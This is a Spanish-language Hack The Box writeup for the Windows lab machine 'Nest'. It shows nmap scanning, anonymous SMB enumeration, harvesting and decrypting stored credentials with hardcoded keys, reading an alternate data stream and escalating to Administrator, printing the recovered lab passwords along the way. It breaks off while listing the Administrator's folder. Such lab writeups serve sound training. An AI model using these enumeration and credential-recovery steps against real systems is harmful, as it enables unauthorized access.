

## NEST

Cordial saludo juakers y comunidad infosec =), hoy les traigo un writeup de mi segunda maquina hecha en **Hack The Box**(Quiero aclarar que soy nuevo en esto así que cualquier sugerencia bienvenida será). La máquina es **NEST**, una caja que a pesar que muchos dicen que es fácil. Para mi tuvo muchas complicaciones ya que me pareció súper versátil y era mi primer caja de **Windows** (no conocía muchas tecnologías, incluyendo la tarea algo tediosa de enumeración).



Empezamos mirando puertos abiertos con **nmap**, este arrojo dos puertos abiertos el **445** y el **4386**

```
kaneki@kali:~$ sudo nmap 10.10.10.178 -sV -sS -p-
[sudo] password for kaneki:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-20 18:55 EDT
Stats: 0:01:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.78% done; ETC: 19:03 (0:05:40 remaining)
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.67% done; ETC: 19:06 (0:06:52 remaining)
Stats: 0:05:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.91% done; ETC: 19:04 (0:03:12 remaining)
Nmap scan report for 10.10.10.178
Host is up (0.15s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds?
4386/tcp  open  unknown
```

El puerto **4386** me pareció algo llamativo pero gracias a un crack en cajas de Windows mi compa **EthicalHCOP**, tome otro camino. El puerto **445** el cual en Windows se usa para **SMB (Server Message Block)** los servicios de compartición de archivos e impresoras en red. Me recomendaron varias herramientas para verificar este servicio pero las que use fueron **Enum4linux** y **Smbmap**. Primero use **Enum4linux** y me arrojó:

```
kaneki@kali:~$ enum4linux -a 10.10.10.178
```

```

=====
| Session Check on 10.10.10.178 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./e
[+] Server 10.10.10.178 allows sessions using username '', password ''
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./e

```

Recordemos que **Enum4linux** es una herramienta para enumerar información de los sistemas **Windows** con **Samba**. En este caso nos mostró que podemos iniciar sesión sin credenciales es decir en anónimo. Por lo que vemos a que tenemos acceso sin credenciales con la herramienta **smbmap**:

```

kaneki@kali:~$ smbmap -u ' ' -p ' ' -H 10.10.10.178
[+] Guest session IP: 10.10.10.178:445 Name: 10.10.10.178

```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
Data	READ ONLY	
IPC\$	NO ACCESS	Remote IPC
Secure\$	NO ACCESS	
Users	READ ONLY	

Tendremos acceso a **DATA** y **USERS** gracias a la utilidad de **smbclient**, ahora llega la hora de enumerar así que entramos a los recursos compartidos de la maquina con **smbclient** para ello tendremos que especificar a qué directorio queremos acceder en este caso empezamos con DATA:

```

kaneki@kali:~$ smbclient \\\10.10.10.178\\Data
directory_create_or_exist: mkdir failed on directory /run/samba/msg
Unable to initialize messaging context
Enter WORKGROUP\kaneki's password:
Try "help" to get a list of possible commands.
smb: \>

```

Si no sabes los comandos que puedes utilizar usa **"help"** y te mostrara todo lo que puedes hacer. Ahora sigue enumerar hasta encontrar información que nos lleve a otro punto, al enumerar en **smbclient** puede ser tedioso y repetitivo, entonces un consejo que me dieron es usa **recurse on** y **prompt off**. Al hacer esto estamos activando el modo recursivo lo cual permite hacer muchas cosas entre esas listar todas las carpetas de corrido al igual que descargar su contenido de corrido.

```

smb: \> recurse on
smb: \> prompt off

```

Así se activa y esto es a lo que nos ayuda al listar con el comando **ls** nos mostrara las carpetas que contiene el directorio y el contenido de cada subcarpeta (Esto solo es un ejemplo):

```
smb: \IT\Configs\> ls
.                D          0
..               D          0
Adobe             D          0
Atlas             D          0
DLink             D          0
Microsoft        D          0
NotepadPlusPlus  D          0
RU Scanner       D          0
Server Manager   D          0

\IT\Configs\Adobe
.                D          0
..               D          0
editing.xml      AH        246
Options.txt      A          0
projects.xml     A        258
settings.xml     A       1274

\IT\Configs\Atlas
.                D          0
..               D          0
Temp.XML         A       1369

\IT\Configs\DLink
```

Enumerando iba descargando lo que miraba sospechoso **mget \*** (descarga todo lo que este en ese directorio) y en el directorio **Data/Shared/Templates/HR** el archivo "**Welcome Email.txt**" contenía unas credenciales:

```
smb: \Shared\Templates\HR\> mget *
Get file Welcome Email.txt? yes
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \Shared\Templates\HR\> █
```

```
/home/kaneki/Data/Shared/Templates/HR/Welcome Email.txt - Mousepad
File Edit Search View Document Help
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>
You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HR
```

¿Qué podemos hacer con estas credenciales? Primero miremos si tiene permisos en SMB esto se puede hacer con **smbclient** o **smbmap** cualquiera de las dos:

```
kaneki@kali:~$ smbmap -u TempUser -p 'welcome2019' -H 10.10.10.178
[+] IP: 10.10.10.178:445 Name: 10.10.10.178
DEVICES
----
ADMIN$ NO ACCESS
C$ NO ACCESS
Data READ ONLY
IPC$ NO ACCESS
Secure$ READ ONLY
Users READ ONLY
```

Como podemos observar tenemos permisos de lectura en **Data, Secure\$ y Users**. Ahora entramos por el servicio de nuevo pero ahora con las credenciales que encontramos en este caso accedemos al directorio compartido **Data** y enumeramos:

```
smbclient //10.10.10.178/Data -U TempUser
Unable to initialize messaging context
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0 Wed Aug  7 18:53:46 2019
..               D      0 Wed Aug  7 18:53:46 2019
IT               D      0 Wed Aug  7 18:58:07 2019
Production       D      0 Mon Aug  5 17:53:38 2019
Reports          D      0 Mon Aug  5 17:53:44 2019
Shared           D      0 Wed Aug  7 15:07:51 2019

10485247 blocks of size 4096. 6543967 blocks available
```

Recuerda activar el **modo recursivo** ya que con este nos ahorraremos buen tiempo. Enumerando encontré varios archivos interesantes en IT:


```
smb: \IT\Configs\DLink> cd ..
smb: \IT\Configs> ls
.                D      0 Wed Aug  7 18:59:34 2019
..               D      0 Wed Aug  7 18:59:34 2019
Adobe            D      0 Wed Aug  7 15:20:09 2019
Atlas            D      0 Tue Aug  6 07:16:18 2019
DLink            D      0 Tue Aug  6 09:25:27 2019
Microsoft        D      0 Wed Aug  7 15:23:26 2019
NotepadPlusPlus  D      0 Wed Aug  7 15:31:37 2019
RU Scanner       D      0 Wed Aug  7 16:01:13 2019
Server Manager   D      0 Tue Aug  6 09:25:19 2019
\IT\Configs\Adobe
..               D      0 Wed Aug  7 15:20:09 2019
editing.xml      AH      246 Sat Aug  3 08:58:42 2019
Options.txt      A      0 Mon Oct 10 17:11:14 2011
projects.xml     A      258 Tue Jan  8 11:30:52 2013
settings.xml     A     1274 Wed Aug  7 15:19:12 2019
\IT\Configs\Atlas
..               D      0 Tue Aug  6 07:16:18 2019
Temp.XML        A     1369 Wed Jun 11 03:38:22 2003
\IT\Configs\DLink
..               D      0 Tue Aug  6 09:25:27 2019
\IT\Configs\Microsoft
..               D      0 Wed Aug  7 15:23:26 2019
Options.xml      A     4598 Sat Mar  3 14:24:24 2012
\IT\Configs\NotepadPlusPlus
..               D      0 Wed Aug  7 15:31:37 2019
config.xml       A     6451 Wed Aug  7 19:01:25 2019
shortcuts.xml    A     2108 Wed Aug  7 15:30:27 2019
\IT\Configs\RU Scanner
..               D      0 Wed Aug  7 16:01:13 2019
RU_config.xml    A      270 Thu Aug  8 15:49:37 2019
```

El archivo que me llamo la atención fue **config.xml** y **RU\_config.xml** :

```
\IT\Configs\NotepadPlusPlus
..               D      0 Wed Aug  7
config.xml       A     6451 Wed Aug  7
shortcuts.xml    A     2108 Wed Aug  7
\IT\Configs\RU Scanner
..               D      0 Wed Aug  7
RU_config.xml    A      270 Thu Aug  8
```



En **RU\_config.xml** encontramos unas credenciales que intente usar en **smbclient** pero al parecer estaba cifrada la contraseña a simple vista eso parece (también intente base64 y 32 no dieron resultado así que seguimos enumerando:




```
<ConfigFile>
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

En **config.xml** que estaba en la carpeta **NotepadPlusPlus** contenía rutas que se asemejaban a las que veníamos accediendo por **smbclient**:

```
<Replace name="C_addEvent"/>
</FindHistory>
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts"/>
  <File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt"/>
  <File filename="C:\Users\C.Smith\Desktop\todo.txt"/>
</History>
```

¿Qué pasaría si intentáramos acceder a alguna de esas rutas? Intentémoslo :v



```
kaneki@kali:~$ smbclient \\\\10.10.10.178\\Secure$ -U TempUser
Unable to initialize messaging context
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Wed Aug  7 19:08:12 2019
..               D          0 Wed Aug  7 19:08:12 2019
Finance          D          0 Wed Aug  7 15:40:13 2019
HR               D          0 Wed Aug  7 19:08:11 2019
IT               D          0 Thu Aug  8 06:59:25 2019
10485247 blocks of size 4096. 6544139 blocks available
smb: \> cd IT
NT_STATUS_ACCESS_DENIED listing \IT\*
```

Al parecer las rutas si encajan pero vemos que al tratar de listar, a ver si existe algún directorio llamado **Carl** nos dice que no tenemos acceso (Aquí pensé, bueno no puedo listar en este directorio pero todo cuadra entonces debe existir en este directorio un directorio llamado **Carl**, ¡Intentémoslo!)



```
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
.                D          0 Wed Aug  7 15:42:14 2019
..               D          0 Wed Aug  7 15:42:14 2019
Docs              D          0 Wed Aug  7 15:44:00 2019
Reports           D          0 Tue Aug  6 09:45:40 2019
VB Projects       D          0 Tue Aug  6 10:41:55 2019
10485247 blocks of size 4096. 6544139 blocks available
smb: \IT\Carl\>
```

El intento fue exitoso **XD** en este punto saboreaba la **flag** (pero no estaba ni cerca jajaja) Seguí enumerando y descargando lo que llamaba mi atención:

```
smb: \IT\Carl\> mget *
getting file \IT\Carl\Docs\ip.txt of size 56 as ip.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Carl\Docs\mmc.txt of size 73 as mmc.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\ConfigFile.vb of size 772 as ConfigFile.vb (1.0 KiloByte
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Module1.vb of size 279 as Module1.vb (0.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb of size 441 as Applic
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.myapp of size 481 as Application.
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb of size 1163 as AssemblyInfo.
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb of size 2776 as Resourc
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.resx of size 5612 as Resources.resx
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb of size 2989 as Settings
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.settings of size 279 as Settings.set
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj of size 4828 as RU Scanner.vbproj (5.6
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user of size 143 as RU Scanner.vbproj.
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\SsoIntegration.vb of size 133 as SsoIntegration.vb (0.3
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Utils.vb of size 4888 as Utils.vb (8.1 KiloBytes/sec) (a
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner.sln of size 871 as RUScanner.sln (1.8 KiloBytes/sec) (a
smb: \IT\Carl\>
```

Ahora con todos los archivos en mi máquina.




Me dirigí a ver todo lo que había encontrado (todos los archivos los verificaba con el comando **strings file.txt**) y mire algo que llamo mi atención porque contenía el Nombre de la maquina **Nest**:


```
Public Shared Function DecryptString(EncryptedString As String) As String
    If String.IsNullOrEmpty(EncryptedString) Then
        Return String.Empty
    Else
        Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
    End If
End Function

0 referencias
Public Shared Function EncryptString(PlainString As String) As String
    If String.IsNullOrEmpty(PlainString) Then
        Return String.Empty
    Else
        Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
    End If
End Function
```

Como podemos ver es un archivo **Utils.vb** a grandes rasgos un código que lo que hace es Encriptar o Desencriptar algo: Tomemos una pausa (Otro gran consejo de un amigo) **¿Qué tenemos hasta el momento?** Tenemos unas credenciales que la **password** está cifrada y tenemos un archivo **.vb** que permite encriptar y desencriptar algo. **¿Qué pasaría si usamos este archivo para desencriptar la password?** Primero busquemos alguna herramienta online que nos sirva para ejecutar código **.net** Visual Basic:



Esta herramienta online me vino bien. Ahora procedemos a tratar de entender el código, **¿Qué es lo que hace? ¿Cómo lo hace? ¿Qué nos pide?** En fin después de analizarlo y organizarlo para que nos imprima la **password descriptada** nos quedaría algo parecido a esto (tuve un problema y no me compilaba, fíjate en importar todo lo que necesitas y en que está pidiendo que ingreses un string "aquí va la password a descriptar en este caso la de C.Smith"):



Después de haberme demorado horas en esto porque no tengo idea de muchas cosas **xd**, ya tendríamos unas credenciales:

```

user: c.smith
pass: xRxRxPANCAK3SxRxRx

```

Vuelve y juega, verificamos que tenga acceso al servicio y también comprobamos que permisos tenemos con **smbmap**:

```


kaneki@kali:~/HQK Reporting$ smbmap -u c.smith -p 'xRxRxPANCAK3SxRxRx' -H 10.10.10.178
[+] IP: 10.10.10.178:445      Name: 10.10.10.178
  Disk
  ----
  ADMIN$                      NO ACCESS      Remote Admin
  C$                          NO ACCESS      Default share
  Data                        READ ONLY
  IPC$                        NO ACCESS      Remote IPC
  Secure$                     READ ONLY
  Users                       READ ONLY

```

Podríamos enumerar todo pero en mi caso pensé en las rutas de la imagen que vimos pueden darnos la ruta "C:\Users\C.Smith\Desktop" de la **flag user** ¡Intentémoslo!

```
<Replace name="C_addEvent"/>
</FindHistory>
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts"/>
  <File filename="\\HTB-NEST\Secure$UT\CarlyTemp.txt"/>
  <File filename="C:\Users\C.Smith\Desktop\todo.txt"/>
</History>
```

La contraseña era la correcta y active el modo recursivo, liste y descargue todo. Ahora tenemos nuestro **user.txt** y otras cosillas que veremos:



Seguí enumerando y no encontré nada más, mi amigo me dijo recuerda el comando **allinfo** (Verifica los metadatos de los archivos a veces se encuentran cosas ocultas ;) ) encontré un archivo que al parecer tenía algo oculto si quieres leer sobre el tema (<https://docs.microsoft.com/en-us/windows/win32/fileio/file-streams> )

```
smb: \C.Smith\HQQ Reporting\> allinfo "Debug Mode Password.txt"
allname: DEBUGM~1.TXT
create_time: Thu Aug 8 07:06:12 PM 2019 EDT
access_time: Thu Aug 8 07:06:12 PM 2019 EDT
write_time: Thu Aug 8 07:08:17 PM 2019 EDT
change_time: Thu Aug 8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

La forma de descargar el archivo oculto sería **get "Debug Mode Password.txt:Password:\$DATA"**

```
smb: \C.Smith\HQQ Reporting\> get "Debug Mode Password.txt:Password:$DATA"
getting file \C.Smith\HQQ Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as
assword:$DATA (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \C.Smith\HQQ Reporting\>
```

Esto nos descargara un archivo con una contraseña:

WBQ201953D8w

Hagamos una pausa, ya tenemos el **User.txt** debemos ir por el **Root**, hemos encontrado una contraseña que no se sabe para qué pero por las carpetas y nombre del archivo podríamos intuir que algo tiene que ver con **HQQ Reporting** y **Modo Debug**. Entonces recordamos que hay un puerto que no hemos tocado.

PORT	STATE	SERVICE	VERSION
445/tcp	open	microsoft-ds?	
4386/tcp	open	unknown	



Para entrar por el puerto podríamos intentarlo por **telnet**:

```
kaneki@kali:~/Data/IT/Configs/Adobe$ telnet 10.10.10.178 4386
Trying 10.10.10.178 ...
Connected to 10.10.10.178.
Escape character is '^]'.

HQQ Reporting Service V1.2

>help
```

Como vemos tenemos un servicio **HQQ Reporting**, ejecutamos el comando **HELP** para saber qué podemos hacer:

```
This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>help DEBUG

DEBUG <Password>
Enables debug mode, which allows the use of additional commands to use for troubleshooting
on issues. Requires a password which will be set by your system administrator when the s

Examples:
DEBUG MyPassw@rd Attempts to enable debug mode by using the
password "MyPassw@rd"
```

Vimos algo que nos recuerda al archivo que encontramos **DEBUG**, miramos como se ejecuta con **HELP DEBUG** y cómo podemos ver requiere de una contraseña que podría ser perfectamente la que hemos encontrado entonces probamos:

```
>DEBUG WBQ201953D8w
Debug mode enabled. Use the HELP command to view additional commands
```

Como ves hemos activado el **modo debug** y ahora podemos hacer más cosas, volvemos a ver con **HELP** que comandos podemos usar en este modo:

```
>HELP

This service allows users to run queries against databases using the lega

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

Llama mi atención **SERVICE**, **SESSION** y **SETDIR** entonces miro que se puede hacer con esto aunque ya lo deberías suponer ;)

```
SERVICE
Shows information about the HQK reporting service that is serving this client.

>SERVICE

--- HQK REPORTING SERVER INFO ---

Version: 1.2.0.0
Server Hostname: HTB-NEST
Server Process: "C:\Program Files\Hqk\HqkSvc.exe"
Server Running As: Service_HQK
Initial Query Directory: C:\Program Files\Hqk\ALL QUERIES

>HELP SESSION

SESSION
Shows information about the current network session established with the HQK reporting service

>SESSION

--- Session Information ---

Session ID: f2b86469-74ca-4a75-be35-bff96e39f052
Debug: True
Started At: 4/21/2020 1:24:49 AM
Server Endpoint: 10.10.10.178:4386
Client Endpoint: 10.10.15.89:43502
Current Query Directory: C:\Program Files\Hqk\ALL QUERIES
```

Tenemos información del servicio, ahora miramos que el comando **SETDIR** podemos movernos entre directorios:

```
>HELP SETDIR

SETDIR <Directory>
Selects a new directory where query files can be run from. Use the LIST command to view available
(marked with [DIR]) that can be used with this command. The special characters ".." can be used to
move to the previous directory.

Examples:
SETDIR MY QUERIES      Changes to the directory named "MY QUERIES"
SETDIR ..              Changes to the parent directory of the current directory

>SETDIR ..

Current directory set to HQK
>
```

Estábamos en el directorio **ALL QUERIES** y ahora estamos en el directorio **HQK** , tenemos que enumerar a ver que pillamos por allí, listamos con **LIST** y nos muestra un archivo que llama mi atención:

```
Current directory set to HQK
>LIST

Use the query ID numbers below with the RUNQUERY command.

QUERY FILES IN CURRENT DIRECTORY

[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml
Current Directory: HQK
```

Hay un comando que nos muestra el contenido del archivo indicándole el ID del archivo (**showquery ID**) Miramos este archivo pero tiene la información que ya teníamos así que sigamos enumerando.

Encontramos unas credenciales del usuario **Administrator**, en la carpeta **LDAP**, al parecer **base64** o 32 así que intente sin éxito, después pensé y si tiene que ver con la contraseña que encontramos anteriormente podría decodificarse de la misma forma así que intente y falle xD. Entonces seguí y observé que hay otro archivo de nombre **HqkLdap.exe** el cual deberíamos revisar lo aconsejable es en Windows. Intente ejecutar el **.exe** pero me pedía un argumento y acudí a mi amigo. El cual me dijo y si el argumento que pide es el mismo archivo que estaba junto al **.exe ¿Qué encontraste?** Vale se lo pase y tampoco funciono:

```
[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml

Current Directory: HQK
>setdir LDAP
Current directory set to LDAP
>list

Use the query ID numbers below with the RUNQUERY command and the dire

QUERY FILES IN CURRENT DIRECTORY

[1] HqkLdap.exe
[2] Ldap.conf


Current Directory: LDAP
>showquery 2

Domain=nest.local
Port=389
BaseOusOU=WBO_Users_OU=Production_DCanest_DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```


```
C:\Users\...\Desktop>HqkLdap.exe
Invalid number of command line arguments

C:\Users\...\Desktop>HqkLdap.exe Ldap.conf
Please ensure the optional database import module is installed
```

Lo que sigue es decompilar el **.EXE** una herramienta que me recomendaron es **dnSpy** se usa para manipular código **.NET** (Esto basándonos en los ejecutables que habíamos visto también eran programados en **.NET**) como **debugger**. En fin descargué la herramienta y procedí a abrir el archivo en **dnSpy**:



Tengo que decir que si no ha quedado claro, soy nuevo en todo esto =). Así que se me dio por ir desglosando cada archivo que había arrojado el ejecutable en el **dnSpy** (Existen otras formas de encontrar cosas interesantes pero tendrá que aprenderlo por sí mismo). Encontré algo muy parecido a lo que hacía el archivo **Utils.vb** y parecido a su código **Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)**



Y pensé vale esto tiene lógica tomemos estos datos y metámoslos al código que habíamos compilado en la herramienta online **.NET Fiddle**, cambiemos la contraseña también y los resultados fueron:






Ahora tenemos credenciales => de nuevo accedemos por **smbclient** con las credenciales que tenemos **Administrator:XtH4nkS4Pl4y1nGX** pero no sin antes ver los permisos que tiene este usuario con **smbmap**:

```
kaneki@kali:~$ smbmap -u administrator -p 'XtH4nkS4Pl4y1nGX' -H 10.10.10.178
[+] IP: 10.10.10.178:445      Name: 10.10.10.178
Disk
----
ADMIN$                      READ, WRITE      Remote Admin
C$                          READ, WRITE      Default share
Data                        READ, WRITE
IPC$                        NO ACCESS        Remote IPC
Secure$                     READ, WRITE
Users                       READ, WRITE
```

Como vemos puede acceder prácticamente a todo y tiene permisos tanto de lectura como de escritura, así que vamo a darle. Estuve enumerando un rato hasta que encontré la flag **root.txt** =>

```
smb: \Users\> cd Administrator\
smb: \Users\Administrator\> ls
.                D          0
..               D          0
AppData          DH          0
Application Data DHS          0
Contacts         DR          0
Cookies          DHS          0
Desktop          DR          0
Documents        DR          0
